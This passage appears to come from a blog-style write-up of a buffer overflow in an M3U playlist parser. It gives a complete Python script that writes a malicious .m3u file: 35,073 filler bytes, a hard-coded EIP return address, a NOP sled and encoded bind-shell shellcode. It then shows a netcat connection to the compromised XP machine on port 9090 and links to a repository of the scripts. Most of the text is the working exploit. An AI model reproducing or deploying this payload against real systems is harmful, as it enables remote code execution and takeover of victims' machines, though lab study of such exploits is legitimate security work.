exploit = open('mutant4.m3u','w')

exploit.write(header+line1+url_part1+payload+url_part2)
```



The exploit for messagebox works as above.


We now use a bind shell to access the target machine




Bind shell payload

```
header = '#EXTM3U\r\n'
line1 = '#EXTINF:123,Sample artist - Sample title\r\n'
url_part1 = 'http://'
junk1 = "A" *35073
eip = "\xEE\x2E\xC7\x77"
junk2 = "\x43" * 100
nops = "\x90" *16
buf =  ""
buf += "\x29\xc9\x83\xe9\xae\xe8\xff\xff\xff\xff\xc0\x5e\x81"
buf += "\x76\x0e\x41\x93\xf3\x8c\x83\xee\xfc\xe2\xf4\xbd\x7b"
buf += "\x71\x8c\x41\x93\x93\x05\xa4\xa2\x33\xe8\xca\xc3\xc3"
buf += "\x07\x13\x9f\x78\xde\x55\x18\x81\xa4\x4e\x24\xb9\xaa"
buf += "\x70\x6c\x5f\xb0\x20\xef\xf1\xa0\x61\x52\x3c\x81\x40"
buf += "\x54\x11\x7e\x13\xc4\x78\xde\x51\x18\xb9\xb0\xca\xdf"
buf += "\xe2\xf4\xa2\xdb\xf2\x5d\x10\x18\xaa\xac\x40\x40\x78"
buf += "\xc5\x59\x70\xc9\xc5\xca\xa7\x78\x8d\x97\xa2\x0c\x20"
buf += "\x80\x5c\xfe\x8d\x86\xab\x13\xf9\xb7\x90\x8e\x74\x7a"
buf += "\xee\xd7\xf9\xa5\xcb\x78\xd4\x65\x92\x20\xea\xca\x9f"
buf += "\xb8\x07\x19\x8f\xf2\x5f\xca\x97\x78\x8d\x91\x1a\xb7"
buf += "\xa8\x65\xc8\xa8\xed\x18\xc9\xa2\x73\xa1\xcc\xac\xd6"
buf += "\xca\x81\x18\x01\x1c\xfb\xc0\xbe\x41\x93\x9b\xfb\x32"
buf += "\xa1\xac\xd8\x29\xdf\x84\xaa\x46\x6c\x26\x34\xd1\x92"
buf += "\xf3\x8c\x68\x57\xa7\xdc\x29\xba\x73\xe7\x41\x6c\x26"
buf += "\xe6\x49\xca\xa3\x6e\xbc\xd3\xa3\xcc\x11\xfb\x19\x83"
buf += "\x9e\x73\x0c\x59\xd6\xfb\xf1\x8c\x62\x11\x7a\x6a\x2b"
buf += "\x83\xa5\xdb\x29\x51\x28\xbb\x26\x6c\x26\xdb\x29\x24"
buf += "\x1a\xb4\xbe\x6c\x26\xdb\x29\xe7\x1f\xb7\xa0\x6c\x26"
buf += "\xdb\xd6\xfb\x86\xe2\x0c\xf2\x0c\x59\x29\xf0\x9e\xe8"
buf += "\x41\x1a\x10\xdb\x16\xc4\xc2\x7a\x2b\x81\xaa\xda\xa3"
buf += "\x6e\x95\x4b\x05\xb7\xcf\x8d\x40\x1e\xb7\xa8\x51\x55"
buf += "\xf3\xc8\x15\xc3\xa5\xda\x17\xd5\xa5\xc2\x17\xc5\xa0"
buf += "\xda\x29\xea\x3f\xb3\xc7\x6c\x26\x05\xa1\xdd\xa5\xca"
buf += "\xbe\xa3\x9b\x84\xc6\x8e\x93\x73\x94\x28\x03\x39\xe3"
buf += "\xc5\x9b\x2a\xd4\x2e\x6e\x73\x94\xaf\xf5\xf0\x4b\x13"
buf += "\x08\x6c\x34\x96\x48\xcb\x52\xe1\x9c\xe6\x41\xc0\x0c"
buf += "\x59"

payload = junk1 + eip + junk2 +nops + buf
url_part2 = '.m3u'

exploit = open('mutant4.m3u','w')
exploit.write(header+line1+url_part1+payload+url_part2)
```

After running



We have been able to execute a bind shell and we now can connect to the xp machine using “nc 192.168.17.4 9090” as shown below.



Conclusion.

M3u is vulnerable and can be exploited by hackers to have access to machines and steal data and probably more damage after gaining lateral movement. Patching is recommended.

Please find the scripts used in below link to git hub account.

https://github.com/jbmulei/m3u-exploitation-scripts